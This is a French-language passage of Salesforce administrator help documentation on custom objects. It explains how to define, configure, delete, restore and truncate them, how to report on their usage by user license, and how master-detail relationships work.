Pour créer et modifier des objets personnalisés :

- Personnaliser l'application

## Définition d'un objet personnalisé dans Salesforce Classic

Suivez et stockez les données uniques de votre organisation.

1. Dans Configuration, saisissez *Objets* dans la case Recherche rapide, puis sélectionnez **Objets**.
2. Cliquez sur **Nouvel objet personnalisé**.
3. Suivez l'assistant pour renseigner les champs de votre objet personnalisé.
4. Enregistrez le nouvel objet.

CONSULTER ÉGALEMENT :

- Champs de la définition d'objets personnalisés
- Considérations relatives à la création d'objets personnalisés
- Définition d'un objet personnalisé

Éditions

Disponible avec : Salesforce Classic

Disponible avec : **Contact Manager** Edition, **Group** Edition, **Professional** Edition, **Enterprise** Edition, **Performance** Edition, **Unlimited** Edition et **Developer** Edition

AUTORISATIONS UTILISATEUR

Pour créer et modifier des objets personnalisés :

- Personnaliser l'application

## Champs de la définition d'objets personnalisés

Lorsque vous créez un objet personnalisé, plusieurs champs sont nécessaires pour définir l'accès à l'objet.

Remarque: Si un administrateur a créé un onglet sans inclure d'aide, contactez votre administrateur pour obtenir une aide sur l'utilisation d'un objet personnalisé.

| Champ | Description |
|---|---|
| Étiquette | Nom utilisé pour référencer l'objet une page de l'interface utilisateur. |
| Étiquette - pluriel | Nom de l'objet au pluriel. Si vous créez un onglet pour cet objet, ce nom est utilisé pour l'onglet. |
| Genre | Le cas échéant, vous avez la possibilité de préciser le genre du terme de l'étiquette pour la langue par défaut de l'organisation. Ce champ apparaît si la langue par défaut applicable à l'ensemble de l'organisation requiert un genre. Le paramètre de préférence concernant votre langue n'a aucune incidence sur l'affichage de ce champ. |
| Commence par un son vocalique | Si la langue par défaut de votre organisation l'exige, spécifiez si l'étiquette doit être précédée d'une apostrophe (« l' » au lieu de « la/le »). |

Éditions

Disponible avec : Lightning Experience et Salesforce Classic

Disponible avec : **Contact Manager** Edition, **Group** Edition, **Professional** Edition, **Enterprise** Edition, **Performance** Edition, **Unlimited** Edition et **Developer** Edition

| Champ | Description |
| --- | --- |
| `Nom de l'objet` | Un nom unique utilisé pour faire référence à l'objet lors de l'utilisation de l'API. Dans des packages gérés, ce nom évite les conflits de nom lors de l'installation de packages. Utilisez uniquement des caractères alphanumériques et des traits de soulignement. Le nom doit commencer par une lettre et ne pas inclure d'espace. Il ne peut pas se terminer par un trait de soulignement ni inclure deux traits de soulignement consécutifs. |
| `Description` | Description facultative de l'objet. |
| `Configuration de l'aide contextuelle` | Définit les éléments affichés lorsqu'un utilisateur clique sur **Aide sur cette page** dans la page d'accueil d'un enregistrement d'objet personnalisé (aperçu), dans la page de modification, ainsi que dans les pages de détail, les vues de liste et les listes associées.<br>Pour afficher l'aide Salesforce standard disponible pour n'importe quel enregistrement d'objet personnalisé, sélectionnez **Ouvrir la fenêtre Aide et Formation Salesforce.com standard**.<br>Pour afficher l'aide spécifique à votre objet personnalisé, sélectionnez **Ouvrir une fenêtre à l'aide d'une page Visualforce**, puis sélectionnez la page Visualforce à utiliser comme cible du lien de l'aide contextuelle dans les pages de cet objet personnalisé.<br>Remarque: Ce paramètre n'affecte pas le lien Aide et formation situé en haut de la page. Il ouvre toujours la fenêtre Aide et formation de Salesforce. |
| `Nom de l'enregistrement` | Nom utilisé dans les présentations de page, les vues de liste, les listes associées et les résultats de recherche. |
| `Type de données` | Type de champ (texte ou numéro automatique) du nom de l'enregistrement. Les enregistrements qui ont des ID uniques au lieu de noms sont des champs à numérotation automatique et toujours en lecture seule. |
| `Format d'affichage` | Pour le nom d'un enregistrement à numérotation automatique, saisissez le format d'affichage. Vous disposez de deux jeux d'accolades au maximum. Pour plus d'informations, reportez-vous à Attributs des champs personnalisés à la page 4795. |
| `Numéro de début` | Pour le nom de l'enregistrement à numérotation automatique, saisissez le numéro à utiliser lors de la création du premier enregistrement de cet objet personnalisé. |
| `Autoriser les rapports` | Permet d'utiliser les données contenues dans les enregistrements d'objet personnalisé pour la génération de rapports.<br>Pour créer des rapports sur des objets personnalisés, choisissez la catégorie de type de rapport **Autres rapports**, sauf si l'objet personnalisé a une relation avec un objet standard. Si l'objet personnalisé a une relation principal-détails avec un objet standard |

| Champ | Description |
| --- | --- |
| | ou représente un objet de recherche sur un objet standard, choisissez l'objet standard pour la catégorie de type de rapport. |
| `Autoriser les activités` | Permet aux utilisateurs d'associer des tâches et des événements du calendrier planifiés, liés aux enregistrements d'objet personnalisé. |
| `Autoriser dans des groupes Chatter` | Autorise les utilisateurs à ajouter des enregistrements à ce type d'objet personnalisé dans des groupes Chatter.<br>Si `true`, les utilisateurs autorisés peuvent créer des enregistrements de ce type d'objet à l'aide de l'éditeur de groupe. L'enregistrement créé est associé au groupe et affiché dans la liste d'enregistrements du groupe. Si `false`, les utilisateurs autorisés peuvent utiliser l'éditeur de groupe pour créer des enregistrements de ce type d'objet, mais l'enregistrement n'est pas associé au groupe. |
| `Activer la prise en charge des services` | Si votre entreprise a activé des services, sélectionnez cette option pour activer l'objet personnalisé pour les services. Les services regroupent les enregistrements de façon à faciliter les recherches, les vues de liste et les rapports, ainsi que d'autres domaines de Salesforce. Salesforce ajoute un champ `Division` à l'objet personnalisé. Si l'objet personnalisé est le principal d'une relation principal-détails, les objets personnalisés côté détails reçoivent également le champ `Division` et héritent leur division de l'enregistrement principal. |
| `Disponible pour le portail client` | Rend l'objet personnalisé disponible pour tous les utilisateurs du portail.<br>Cette option est disponible uniquement si votre organisation possède un portail client.<br>Si vous activez les communautés dans votre organisation, cette option n'est plus affichée et tous les objets personnalisés sont disponibles dans vos communautés. Avant d'activer les communautés, si vous aviez un portail client et des objets personnalisés sans cette option sélectionnée, ils sont désormais disponibles dans votre portail client. |
| `Historique du champ de suivi` | Permet à votre organisation de suivre les modifications apportées aux champs des enregistrements d'objet personnalisé. Vous pouvez par exemple consulter le nom de l'utilisateur qui a modifié la valeur d'un champ, la date de modification, la valeur précédente et le motif de la modification. Les données historiques sont disponibles pour la génération de rapports afin que les utilisateurs puissent facilement générer des journaux d'audit lorsque cette fonctionnalité est activée. |

| Champ | Description |
| --- | --- |
| `Autoriser le partage` | Lorsque ce paramètre est activé, l'objet personnalisé est un objet Enterprise Application. Lorsque ce paramètre n'est pas activé, cet objet personnalisé est un objet Light Application.<br>Lorsque ce paramètre est activé, vous devez également activer `Autoriser l'accès à l'API de transfert en masse` et `Autoriser l'accès à l'API Streaming`. |
| `Autoriser l'accès à l'API de transfert en masse` | Lorsque ce paramètre est activé, l'objet personnalisé est un objet Enterprise Application. Lorsque ce paramètre n'est pas activé, cet objet personnalisé est un objet Light Application.<br>Lorsque ce paramètre est activé, vous devez également activer `Autoriser Le partage` et `Autoriser l'accès à l'API Streaming`. |
| `Autoriser l'accès à l'API Streaming` | Lorsque ce paramètre est activé, l'objet personnalisé est un objet Enterprise Application. Lorsque ce paramètre n'est pas activé, cet objet personnalisé est un objet Light Application.<br>Lorsque ce paramètre est activé, vous devez également activer `Autoriser l'accès à l'API de transfert en masse` et `Autoriser le partage`. |
| `Statut du déploiement` | Indique si l'objet personnalisé est visible par d'autres utilisateurs. |
| `Autoriser la recherche` | Pour permettre aux utilisateurs d'effectuer des recherches dans les enregistrements d'un objet personnalisé, créez un onglet personnalisé défini sur `Valeur par défaut activée` ou `Valeur par défaut désactivée`. La création d'un onglet personnalisé active le paramètre **Autoriser la recherche** de l'objet personnalisé.<br>Les enregistrements d'objets personnalisés peuvent être recherchés dans l'interface utilisateur de Salesforce uniquement s'ils sont associés à un onglet personnalisé. Il n'est pas nécessaire que les utilisateurs affichent l'onglet. |
| `Ajouter la liste associée des notes et des pièces jointes à la présentation de page par défaut` | Permet aux utilisateurs de joindre des notes et des pièces jointes aux enregistrements d'objet personnalisé.<br>Cette option est disponible uniquement lorsque vous créez un objet. |

| Champ | Description |
| --- | --- |
| `Lancer l'assistant Nouvel onglet personnalisé après avoir enregistré cet objet personnalisé` | Lance l'assistant d'onglet personnalisé une fois que vous avez enregistré l'objet personnalisé. |

CONSULTER ÉGALEMENT :

Définition d'un objet personnalisé

## Considérations relatives à la création d'objets personnalisés

Avant de créer un objet personnalisé, notez les considérations ci-dessous.

Éditions

Disponible avec : Salesforce Classic et Lightning Experience

Disponible avec : **Contact Manager** Edition, **Group** Edition, **Professional** Edition, **Enterprise** Edition, **Performance** Edition, **Unlimited** Edition et **Developer** Edition

**Autorisations d'objet**

Dans Enterprise Edition, Unlimited Edition, Performance Edition, Professional Edition et Developer Edition, lorsque vous créez un objet personnalisé, les autorisations « Lire », « Créer », « Modifier » et « Supprimer » sur cet objet sont désactivées pour les profils qui ont l'autorisation « Afficher toutes les données » ou « Modifier toutes les données » désactivée. Activez l'accès à des objets personnalisés dans des ensembles d'autorisations ou des profils personnalisés, puis attribuez-les aux utilisateurs qui doivent accéder aux objets.

Dans Contact Manager Edition et Group Edition lorsque vous créez un objet personnalisé, les autorisations « Lire », « Créer », « Modifier » et « Supprimer » sur cet objet sont activées pour tous les profils.

**Modèle de partage**

Le paramètre par défaut de l'organisation contrôle le modèle de partage de données des objets personnalisés. Pour plus d'informations, reportez-vous à Sécurité des objets personnalisés à la page 4762.

**Délégation de l'administration d'un objet personnalisé**

Après avoir créé un objet personnalisé, vous pouvez déléguer son administration à des utilisateurs non administrateurs.

**Files d'attente**

Après avoir créé un objet personnalisé, vous pouvez définir des files d'attente pour désigner parmi vos utilisateurs les responsables des enregistrements d'objet personnalisé.

CONSULTER ÉGALEMENT :

Définition d'un objet personnalisé

## Modification d'objets personnalisés

Personnalisez l'interface utilisateur de vos objets personnalisés en procédant comme suit :

- Créez un onglet personnalisé (reportez-vous à Onglets personnalisés)
- Créez des relations et des champs personnalisés (reportez-vous à Définition de champs d'objets personnalisés à la page 4741)
- Ajoutez des boutons et des liens personnalisés pour exécuter des actions ou insérer un lien vers d'autres pages ou sites Web (reportez-vous à Définition de boutons et de liens personnalisés à la page 5647)
- Définissez des champs à afficher pour les utilisateurs dans les pages de détail d'enregistrement et les pages de modification (reportez-vous à Élaboration de présentations de page pour des objets personnalisés à la page 4672)
- Spécifiez les champs à afficher pour les utilisateurs dans les résultats de recherche, les boîtes de dialogue de recherche et les listes clés des onglets d'objet personnalisé (reportez-vous à Personnalisation des présentations de recherche pour les objets personnalisés à la page 4761)
- Créez des types d'enregistrement pour afficher différentes valeurs de liste de sélection et présentations de page à différents utilisateurs selon leur profil (reportez-vous à Création de types d'enregistrement pour des objets personnalisés à la page 4760)

### Éditions

Disponible avec : Salesforce Classic et Lightning Experience

Disponible avec : **Contact Manager** Edition, **Group** Edition, **Professional** Edition, **Enterprise** Edition, **Performance** Edition, **Unlimited** Edition et **Developer** Edition

### AUTORISATIONS UTILISATEUR

Pour personnaliser des objets personnalisés :

- Personnaliser l'application

## Définition de champs d'objets personnalisés

Les champs d'objet personnalisé stockent les données de vos enregistrements d'objet personnalisé.

**Champs personnalisés pour les objets personnalisés**

Vous pouvez créer des champs personnalisés pour stocker des informations propres à votre organisation. Vous pouvez également créer des champs de relation personnalisés pour associer votre objet personnalisé à un autre objet dans Salesforce.

**Champs standard des objets personnalisés**

Les objets personnalisés incluent automatiquement les champs standard suivants. Cliquez sur **Modifier** pour modifier l'un des champs modifiables.

| Champ | Description |
|---|---|
| `Créé par` | Utilisateur qui a créé l'enregistrement. |
| `Devise` | Devise de l'enregistrement si l'option de multidevise est activée. |
| `Division` | Division à laquelle l'enregistrement d'objet personnalisé appartient. Les objets personnalisés qui sont des objets détails dans une relation principal-détails héritent leur division de l'objet principal. Les objets personnalisés qui ne sont pas associés à d'autres enregistrements sont automatiquement inclus à la division globale. Disponible uniquement dans les organisations qui utilisent des divisions pour segmenter leurs données. |
| `Dernière modification par` | Utilisateur qui a modifié l'enregistrement en dernier. |
| `Nom` | Identificateur de l'enregistrement d'objet personnalisé. Ce nom figure dans les présentations de page, les listes associées, les boîtes de dialogue de recherche, les résultats de recherche et les listes principales des pages d'accueil des onglets. Par défaut, ce champ est ajouté à la présentation de page de l'objet personnalisé sous forme de champ obligatoire. |
| `Responsable` | Responsable désigné vis-à-vis de l'enregistrement d'objet personnalisé. Si l'objet personnalisé devient le côté détails d'une relation principal-détails, ce champ est supprimé, car la propriété des données est contrôlée par l'objet principal ou par l'objet principal primaire d'un objet personnalisé avec deux relations principal-détails.<br>Remarque: Les objets personnalisés situés du côté « détails » d'une relation |

### Éditions

Disponible avec : Salesforce Classic et Lightning Experience

Disponible avec : **Contact Manager** Edition, **Group** Edition, **Professional** Edition, **Enterprise** Edition, **Performance** Edition, **Unlimited** Edition, **Developer** Edition et **Database.com** Edition

Les services ne sont pas disponibles avec **Database.com**.

### AUTORISATIONS UTILISATEUR

Pour afficher et modifier des champs standard :

- Personnaliser l'application

Pour créer des champs personnalisés :

- Personnaliser l'application

| Champ | Description |
| --- | --- |
| | principal-détails ne peuvent pas avoir de règle de partage ni de file d'attente, car ils nécessitent le champ `Responsable`. |

## Suppression d'objets personnalisés

Lorsque vous supprimez un objet personnalisé, Salesforce ne l'envoie pas vers la Corbeille. Les objets supprimés s'affichent dans la liste Objets supprimés pendant 15 jours. Pendant ce délai, l'objet et ses données sont *supprimées temporairement*, ce qui signifie que vous pouvez restaurer ou confirmer la suppression (*supprimer définitivement*) de l'objet et de ses données. Après 15 jours, l'objet et ses données sont automatiquement et définitivement supprimés.

Les objets et leurs données supprimés temporairement sont pris en compte dans les limites de votre organisation, contrairement aux objets supprimés définitivement.

Pour supprimer un objet personnalisé :

1. Dans les paramètres de gestion des objets personnalisés, cliquez sur **Suppr** en regard de l'objet que vous souhaitez supprimer.
2. À l'invite, cochez la case `Oui, je veux supprimer l'objet personnalisé` pour confirmer la suppression, puis cliquez sur **Supprimer**.

Éditions

Disponible avec : Salesforce Classic

Disponible avec : **Contact Manager** Edition, **Group** Edition, **Professional** Edition, **Enterprise** Edition, **Performance** Edition, **Unlimited** Edition, **Developer** Edition et **Database.com** Edition

AUTORISATIONS UTILISATEUR

Pour supprimer des objets personnalisés :

- Personnaliser l'application

### Pourquoi ne puis-je pas supprimer un objet personnalisé spécifique ?

Vous ne pouvez pas supprimer un objet personnalisé dans les cas suivants :

- Il se trouve du côté principal d'une relation principal-détails.
- Il contient des champs personnalisés qui sont utilisés dans un champ récapitulatif de cumul d'un autre objet.
- Il est référencé dans un code Apex, une page Visualforce ou un instantané de rapport.
- Il est référencé par une règle de duplication ou de correspondance.
- Il contient plus de 100 000 enregistrements. Si l'objet que vous souhaitez supprimer contient plus de 100 000 enregistrements, commencez par supprimer le nombre approprié d'enregistrements, puis supprimez l'objet.

### Résultats de la suppression d'objets personnalisés

Lorsque vous supprimez un objet personnalisé, Salesforce :

- Affiche un message `Privilèges insuffisants` si une personne clique sur un favori vers une URL d'un enregistrement d'objet personnalisé supprimé.
- Il supprime l'objet des packages Force.com AppExchange.
- Il modifie la relation principal-détails dans une relation de référence, si l'objet supprimé se trouve du côté détails d'une relation principal-détails.
- Il retire ou supprime :
  - L'onglet personnalisé de l'objet.
  - Les vues de liste ou les règles de workflow de l'objet.
  - Les paramètres de configuration mobile, dont les jeux de données, les vues mobiles et les champs exclus.

  - Les types de rapport standard associés à l'objet, et les rapports basés sur le type standard si l'objet supprimé se trouve du côté détail d'une relation principal-détails.

- Il cache ou désactive :
  - La définition de l'objet personnalisé et les définitions associées.
  - L'enregistrement de l'objet et les enregistrements associés, y compris les enregistrements dans la Corbeille.
  - Les types de rapport personnalisés dont l'objet supprimé est l'objet principal.
  - Les rapports personnalisés dont l'objet supprimé est l'objet principal.
  - Les champs de formule personnalisés de l'objet.
  - Les règles de validation et les processus personnalisés de l'objet.

Remarque: De nombreux éléments retirés, masqués, inactifs ou désactivés peuvent être restaurés si vous annulez la suppression de l'objet personnalisé. Pour plus d'informations sur la restauration d'objets personnalisés supprimés, reportez-vous à Gestion des objets personnalisés supprimés.

## Résultats de la suppression définitive d'objets personnalisés

Lorsqu'un objet personnalisé est définitivement supprimé, manuellement ou automatiquement après un délai de 15 jours :

- La définition et les données d'un objet personnalisé sont définitivement supprimées et ne peuvent pas être restaurées.
- L'objet personnalisé et ses données ne sont plus prises en compte dans les limitations de votre organisation.
- Si l'objet supprimé se trouve du côté détail d'une relation principal-détail, les enregistrements principaux actuellement dans la Corbeille ne peuvent pas être restaurés si un enregistrement de détail ou plus a été supprimé automatiquement suite à la suppression d'un enregistrement principal. Une tentative d'annulation de la suppression de l'enregistrement principal entraîne une erreur.

  Remarque: Cela se produit uniquement lors de la suppression définitive de la définition d'objet personnalisé des enregistrements de détail supprimés alors que l'enregistrement principal se trouve dans la Corbeille.

CONSULTER ÉGALEMENT :

Gestion des objets personnalisés supprimés

Recherche des paramètres de gestion d'objet

## Gestion des objets personnalisés supprimés

Les objets personnalisés supprimés sont répertoriés dans la liste Objets supprimés pendant 15 jours. Pendant ce temps, vous pouvez supprimer définitivement l'objet et ses données, ou annuler leur suppression. Si vous annulez la suppression d'un objet personnalisé, une mise à jour manuelle peut être nécessaire afin de restaurer les vues de liste et les autres personnalisations qui utilisent l'objet.

- Pour afficher une liste d'objets personnalisés supprimés :
  1. Accédez aux paramètres de gestion des objets personnalisés.
  2. Cliquez sur **Objets supprimés** en bas de la liste.

  Le lien Objet supprimé s'affiche uniquement lorsque vous avez au moins un objet personnalisé supprimé dans votre organisation. Le chiffre entre parenthèses indique le nombre total d'objets personnalisés supprimés.
- Dans la liste Objets supprimés, vous pouvez effectuer les opérations suivantes :
  - Cliquer sur l'étiquette de l'objet pour afficher ses détails.
  - Cliquer sur **Supprimer** pour retirer définitivement l'objet et ses données.
  - Cliquer sur **Restaurer** pour restaurer l'objet et ses données.

Éditions

Disponible avec : Salesforce Classic

Disponible avec : **Contact Manager** Edition, **Group** Edition, **Professional** Edition, **Enterprise** Edition, **Performance** Edition, **Unlimited** Edition, **Developer** Edition et **Database.com** Edition

AUTORISATIONS UTILISATEUR

Pour restaurer des objets personnalisés supprimés :
- Personnaliser l'application

Pour supprimer définitivement des objets personnalisés :
- Personnaliser l'application

### Résultats de la suppression définitive d'objets personnalisés

Lorsqu'un objet personnalisé est définitivement supprimé, manuellement ou automatiquement après un délai de 15 jours :

- La définition et les données d'un objet personnalisé sont définitivement supprimées et ne peuvent pas être restaurées.
- L'objet personnalisé et ses données ne sont plus prises en compte dans les limitations de votre organisation.
- Si l'objet supprimé se trouve du côté détail d'une relation principal-détail, les enregistrements principaux actuellement dans la Corbeille ne peuvent pas être restaurés si un enregistrement de détail ou plus a été supprimé automatiquement suite à la suppression d'un enregistrement principal. Une tentative d'annulation de la suppression de l'enregistrement principal entraîne une erreur.

  Remarque: Cela se produit uniquement lors de la suppression définitive de la définition d'objet personnalisé des enregistrements de détail supprimés alors que l'enregistrement principal se trouve dans la Corbeille.

### Limitations relatives à la restauration d'objets personnalisés tronqués

Les copies d'objets personnalisés tronqués s'affichent également dans la liste des objets supprimés. Les objets personnalisés tronqués ne peuvent pas être restaurés à leur état d'origine. Les copies restaurées d'objets tronqués ont un nouveau nom et une nouvelle URL, et certains champs et données *ne peuvent pas* être restaurés manuellement.

### Restauration d'un objet personnalisé dans un état antérieur à la suppression

Lorsque vous restaurez un objet personnalisé supprimé, ses enregistrements sont également restaurés, y compris ceux présents dans la Corbeille.

Remarque: Plusieurs heures peuvent être nécessaires avant de pouvoir rechercher les enregistrements de l'objet restauré.

Pour vous assurer de rétablir l'état opérationnel, antérieur à la suppression, de l'objet, vérifiez toutes les conditions et les personnalisations affectées, et corrigez-les si nécessaire.

**Packages AppExchange**
Ajoutez l'objet personnalisé aux packages Force.com AppExchange appropriés.

**Onglets personnalisés**
Recréez un onglet personnalisé pour l'objet et ajoutez-le à toute application personnalisée qui l'utilise.

**Vues de liste, rapports et règles de workflow**
Recréez-les.

**Les règles de validation et les processus d'approbation**
Réactivez-les.

**Champs de formule**
Ouvrez et enregistrez tous les champs de formule personnalisés de l'objet pour les réactiver.

**Présentations de page**
Les présentations de page sont automatiquement restaurées dans l'objet restauré. Elles le sont également dans les autres objets qui utilisent les présentations de page dans une liste associée, si toutefois elles n'ont pas été modifiées pendant la suppression de l'objet. Sinon, vous devez rajouter la liste associée aux autres objets.

**Types de rapport personnalisé**
Pour les types de rapport personnalisé dont l'objet supprimé n'était pas l'objet principal, rajoutez la référence à l'objet restauré. Les rapports basés sur le type de rapport personnalisé sont automatiquement restaurés, si toutefois ils n'ont pas été modifiés pendant la suppression de l'objet. Recréez tous les rapports qui ont été modifiés.

**Relations**
Si l'objet personnalisé supprimé figurait du côté détails d'une relation principal-détails, Salesforce le convertit en relation de référence. Changez-le en relation principal-détails.

**Nom du développeur**
Le nom du développeur de l'objet a été modifié en *objectname*_del. Restaurez son nom d'origine, *objectname*_c, pour permettre le fonctionnement des personnalisations utilisant ce nom.

**Statut de déploiement**
Lors de la suppression de l'objet personnalisé, son champ `Statut du déploiement` a été défini sur En cours de développement. Lorsque vous avez restauré toutes les personnalisations affectées de l'objet restauré, vous avez changé son statut en Déployé.

CONSULTER ÉGALEMENT :

Suppression d'objets personnalisés
Troncature d'objets personnalisés
Recherche des paramètres de gestion d'objet

## Troncature d'objets personnalisés

Il est important de comprendre la troncature d'un objet avant de l'utiliser pour supprimer des enregistrements.

Tronquer un objet personnalisé permet de retirer tous les enregistrements de l'objet, tout en conservant l'objet et ses métadonnées. La troncature d'objets personnalisés est similaire à l'option de suppression en masse disponible pour des objets standard.

Lorsque vous tronquez un objet personnalisé, tous les enregistrements de l'objet sont définitivement retirés, mais sa définition est conservée. Les enregistrements ne sont plus pris en compte dans les limites de votre organisation.

Par contre, si vous *supprimez* un objet personnalisé, il est placé dans la liste Objets supprimés pendant 15 jours. Passé ce délai, l'objet et ses enregistrements sont définitivement supprimés.

**Important:** Les objets personnalisés tronqués ne peuvent pas être restaurés à leur état d'origine.

**Éditions**

Disponible avec : Salesforce Classic et Lightning Experience

Disponible avec : **Contact Manager** Edition, **Group** Edition, **Professional** Edition, **Enterprise** Edition, **Performance** Edition, **Unlimited** Edition, **Developer** Edition et **Database.com** Edition

Vous ne pouvez pas tronquer des objets standard ni des objets personnalisés qui :

- sont référencés par un autre objet via un champ de référence ou se situent du côté principal dans une relation principal-détails ;
- sont référencés dans un instantané de rapport
- contiennent un index personnalisé ou un ID externe
- contiennent des tableaux fins activés

De plus, vous ne pouvez pas tronquer des objets personnalisés lorsque votre organisation a atteint sa limite en objets personnalisés autorisés.

La troncature d'un objet personnalisé supprime :

- Tous les enregistrements actuellement dans la Corbeille de l'objet personnalisé
- L'historique de l'objet personnalisé
- Les événements, tâches, notes et pièces jointes associés à chaque enregistrement supprimé

La troncature d'un objet personnalisé rompt :

- Les favoris vers les objets tronqués et leurs enregistrements. Si un utilisateur clique sur le favori d'un objet personnalisé tronqué ou l'URL d'un enregistrement supprimé, Salesforce affiche le message `Privilèges insuffisants`.
- Les scripts Apex et les pages Visualforce avec des références vers un objet ou un enregistrement tronqué.

Une fois un objet personnalisé tronqué, vous pouvez continuer à l'utiliser et ajouter de nouveaux enregistrements. Salesforce conserve :

- La définition de l'objet personnalisé et toutes les définitions associées
- Les règles de workflow, les actions et les déclencheurs
- Les règles de partage associées à l'objet personnalisé
- Les règles de validation et les processus d'approbation
- Les relations principal-détails et les champs de formule
- Les traductions
- Les paramètres de configuration mobile

Lors de l'utilisation d'objets tronqués, tenez compte des points suivants :

- L'onglet d'objet tronqué inclut une nouvelle URL. Par conséquent, de nouveaux favoris doivent être créés.
- Les vues de liste et les rapports doivent être actualisés après la troncature.

- Les champs récapitulatifs de cumul doivent être recalculés après la troncature.
- Il n'existe aucune prise en charge de la troncature dans l'API.
- Pour tronquer des objets qui contiennent des relations principal-détails, commencez par tronquer les objets enfant (détails), puis tronquez les objets parent (principal), en remontant l'arborescence des relations.

CONSULTER ÉGALEMENT :

Troncature d'objets personnalisés

Gestion des objets personnalisés supprimés

## Troncature d'objets personnalisés

Tronquer des objets personnalisés permet de supprimer définitivement tous leurs enregistrements, mais en conservant les objets vides et leurs métadonnées.

**Important:** La troncature d'objets personnalisés entraîne des modifications irréversibles sur les objets tronqués et leurs enregistrements. Avant de tronquer, reportez-vous à Troncature d'objets personnalisés. Activez ensuite la troncature pour votre organisation en saisissant *Interface utilisateur* dans la case Recherche rapide, puis en sélectionnant **Interface utilisateur** et l'autorisation.

Tronquer des objets personnalisés permet de supprimer rapidement et définitivement tous les enregistrements d'un objet personnalisé, tout en conservant l'objet et ses métadonnées pour une utilisation future. La troncature est utile, par exemple, si vous avez créé un objet personnalisé avant de le remplir avec des enregistrements tests. Une fois les données tests terminées, vous pouvez tronquer l'objet pour purger les enregistrements tests, mais conserver les objets et les placer en production. Cette opération est beaucoup plus rapide que la suppression par lot d'enregistrements et la recréation des objets.

1. Accédez aux paramètres de gestion des objets personnalisés.
2. Cliquez sur le nom d'un objet pour accéder sa page de détail, puis cliquez sur **Tronquer**.
3. Dans la fenêtre Confirmer la troncature de l'objet personnalisé, consultez les avertissements, puis saisissez le nom de l'objet à tronquer dans le champ vide.
4. Cliquez sur **Tronquer**.

CONSULTER ÉGALEMENT :

Gestion des objets personnalisés supprimés

Recherche des paramètres de gestion d'objet

Éditions

Disponible avec : Salesforce Classic et Lightning Experience

Disponible avec : **Contact Manager** Edition, **Group** Edition, **Professional** Edition, **Enterprise** Edition, **Performance** Edition, **Unlimited** Edition, **Developer** Edition et **Database.com** Edition

AUTORISATIONS UTILISATEUR

Pour tronquer les objets personnalisés :

- Personnaliser l'application

# Suivi de l'utilisation d'objets personnalisés par type de licence utilisateur dans votre organisation

Pour suivre le nombre d'objets personnalisés associés à vos utilisateurs, créez un type de rapport personnalisé avec les objets Licences utilisateur et Métriques d'utilisation d'objets personnalisés par licence utilisateur.

1. Dans Configuration, saisissez *Types d'enregistrement* dans la case Recherche rapide, puis sélectionnez **Types d'enregistrement**.
2. Cliquez sur **Nouveau type de rapport personnalisé**.
3. Renseignez les champs.

| Pour ce champ... | Saisissez ou sélectionnez... |
|---|---|
| Objet principal | Licences utilisateur |
| Étiquette de type de rapport | Une étiquette pour le type de rapport. Les étiquettes s'affichent lorsque les utilisateurs créent un rapport.<br>Par exemple, *Utilisation d'objets personnalisés par licence utilisateur*. |
| Nom du type de rapport | Un nom unique pour ce type de rapport. |
| Description | Une description pour ce type de rapport. La description s'affiche lorsque les utilisateurs créent un rapport. |
| Enregistrer dans la catégorie | Autres rapports |

4. (Facultatif) Pour rendre ce rapport accessible à d'autres utilisateurs, sélectionnez le Statut de déploiement Déployé.
5. Cliquez sur **Suivant**.
6. Cochez la case sous l'objet principal.
7. Sélectionnez Métriques d'utilisation d'objets personnalisés par licence utilisateur.
8. Cliquez sur **Enregistrer**.
9. Créez un rapport en utilisant le nouveau type de rapport.

## Éditions

Disponible avec : Salesforce Classic et Lightning Experience

Les objets personnalisés sont disponibles dans : **Contact Manager** Edition, **Group** Edition, **Professional** Edition, **Enterprise** Edition, **Performance** Edition, **Unlimited** Edition et **Developer** Edition

Les types de rapport personnalisé sont disponibles dans : **Professional** Edition, **Enterprise** Edition, **Performance** Edition, **Unlimited** Edition et **Developer** Edition

## AUTORISATIONS UTILISATEUR

Pour créer ou mettre à jour les types de rapport personnalisé :

- Gérer les types de rapport personnalisé

Pour supprimer des types de rapport personnalisé :

- Modifier toutes les données

# Présentation des relations d'objets

Créez des relations pour lier les objets ensemble. Ainsi, lorsque les utilisateurs consultent des enregistrements, ils peuvent également afficher les données associées. Par exemple, liez un objet personnalisé appelé « Bogues » aux requêtes en vue de suivre les défauts produits associés aux requêtes clients.

Vous pouvez définir différents types de relation en créant des champs de relation personnalisés pour un objet. Avant de commencer à créer des relations, déterminez le type de relation dont vous avez besoin.

Les différents types de relation entre les objets dans Salesforce déterminent la gestion des suppressions et du partage de données, ainsi que les champs obligatoires dans les présentations de page. Examinons les types de relation.

Éditions

Disponible avec : Salesforce Classic

Disponible avec : **Contact Manager** Edition, **Group** Edition, **Professional** Edition, **Enterprise** Edition, **Performance** Edition, **Unlimited** Edition, **Developer** Edition et **Database.com** Edition

**Principal-Détails**

Lie étroitement les objets de sorte que l'enregistrement principal contrôle certains comportements des enregistrements de détail et de sous-détail. Par exemple, vous pouvez définir une relation principal-détails entre deux objets, telle que Compte-Rapport sur les dépenses, qui élargit la relation à des enregistrements de détail secondaires, tels que Compte-Rapport sur les dépenses-Élément de ligne de dépense. Vous pouvez ensuite appliquer des opérations à la relation principal-détails-sous-détails.

Les comportements de relations principal-détails :

- La suppression d'un enregistrement de détail le déplace vers la Corbeille et laisse l'enregistrement principal inchangé. La suppression d'un enregistrement principal supprime également les enregistrements de détails et de sous-détails associés. L'annulation de la suppression d'un enregistrement de détail entraîne sa restauration. L'annulation de la suppression d'un enregistrement principal annule également la suppression des enregistrements de détail et de sous-détail associés. Cependant, si vous supprimez un enregistrement de détail, puis ultérieurement et séparément, son enregistrement principal, vous ne pouvez pas annuler la suppression de l'enregistrement de détail, car n'a plus d'enregistrement principal associé.
- Par défaut, les enregistrements ne peuvent pas être réapparentés dans des relations principal-détails. Pour des enregistrements enfant de relations principal-détails dans des objets personnalisés, les administrateurs peuvent toutefois autoriser une nouvelle relation parente avec d'autres enregistrements, en sélectionnant l'option `Autoriser une nouvelle relation parente` dans la définition de la relation principal-détails.
- Le champ `Responsable` des enregistrements de détail et de sous-détails n'est pas disponible et il est automatiquement défini sur le responsable de l'enregistrement principal. Les objets personnalisés situés du côté « détails » d'une relation principal-détails ne peuvent pas avoir de règle de partage ni de file d'attente, car ils nécessitent le champ `Responsable`.
- Les enregistrements de détail et de sous-détail héritent des paramètres de sécurité et des autorisations de l'enregistrement principal. Vous ne pouvez pas définir des autorisations dans l'enregistrement de détail indépendamment.
- Le champ de relation principal-détails (qui correspond au champ reliant les deux objets) doit figurer dans la présentation de page des enregistrements de détails et de sous-détails.
